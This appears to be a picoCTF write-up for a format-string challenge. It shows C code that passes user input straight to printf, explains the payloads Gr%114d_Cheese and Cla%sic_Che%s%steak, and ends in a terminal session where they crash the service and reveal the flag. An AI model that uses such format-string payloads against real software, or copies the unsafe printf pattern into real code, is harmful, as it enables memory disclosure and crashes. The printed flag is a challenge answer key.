


```
int count = printf(choice1);

if (count > 2 * BUFSIZE) {

    serve_bob();

} else {

    printf("%s\n%s\n",

            "Patrick is still hungry!",

            "Try to serve him something of larger size!");

    fflush(stdout);

}
```

So if the input is 2 x bufsize then only first function will execute properly

Then we will use Gr%114d_Cheese , if printf encounters %114d, it expects to print a number with a size of 114 characters. but no number is provided, so it can print the rest with garbage data, inflating the count to 114 characters.

```
Shell No. 1
File  Actions  Edit  View  Help
    } else {
        int count = printf(choice1);
        if (count > 2 * BUFSIZE) {
            serve_bob();
        } else {
            printf("%s\n%s\n",
                   "Patrick is still hungry!",
                   "Try to serve him something of larger size!");
            fflush(stdout);
        }
    }
}

void serve_bob() {
    printf("\n%s %s\n%s %s\n%s %s\n%s",
           "Good job! Patrick is happy!",
           "Now can you serve the second customer?",
           "Sponge Bob wants something outrageous that would break the shop",
           "(better be served quick before the shop owner kicks you out!)",
           "Please choose from the following burgers:",
           "Pe%to_Portobello, $outhwest_Burger, Cla%sic_Che%s%steak",
           "Enter your recommendation: ");
    fflush(stdout);

    char choice2[BUFSIZE];
    scanf("%s", choice2);
    char *menu2[3] = {"Pe%to_Portobello", "$outhwest_Burger", "Cla%sic_Che%s%steak"};
    if (!on_menu(choice2, menu2, 3)) {
        printf("%s", "There is no such burger yet!\n");
        fflush(stdout);
    } else {
        printf(choice2);
        fflush(stdout);
    }
}
~
~
~
~
~
~
~
~
~
~
~
~
~
-- VISUAL --                                                    22        101,2        Bot
```

%s needs a string argument.

%steak is not valid, but %s will try to process it in its way

When printf processes %s without string argument, it can access arbitrary memory or cause the program to crash. This will lead to the flag .

```
Downloads - Thunar
File  Edit  View  Go  Bookmarks  Help
kali  Downloads

Places
  Computer
  kali
  Desktop
  Recent
  Trash
  Documents
  Music
  Pictures
  Videos
  Downloads
Devices
  File System
Network
  Browse Network

format-string-0    format-string-0.c

root@kali: /home/kali/Downloads
File  Actions  Edit  View  Help
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc mimas.picoctf.net 62504
Welcome to our newly-opened burger place Pico 'n Patty! Can you hel
p the picky customers find their favorite burger?
Here comes the first customer Patrick who wants a giant bite.
Please choose from the following burgers: Breakf@st_Burger, Gr%114d
_Cheese, Bac0n_D3luxe
Enter your recommendation: Gr%114d_Cheese
Gr
                                    4202954_Cheese
Good job! Patrick is happy! Now can you serve the second customer?
Sponge Bob wants something outrageous that would break the shop (better be se
rved quick before the shop owner kicks you out!)
Please choose from the following burgers: Pe%to_Portobello, $outhwest_Burger,
 Cla%sic_Che%s%steak
Enter your recommendation: Cla%sic_Che%s%steak
ClaCla%sic_Che%s%steakic_Che(null)
picoCTF{7h3_cu570m3r_15_n3v3r_SEGFAULT_dc0f36c4}

┌──(root㉿kali)-[/home/kali/Downloads]
└─#

2 files: 19.0 KiB (19,416 bytes) | Free space: 58.4 GiB
```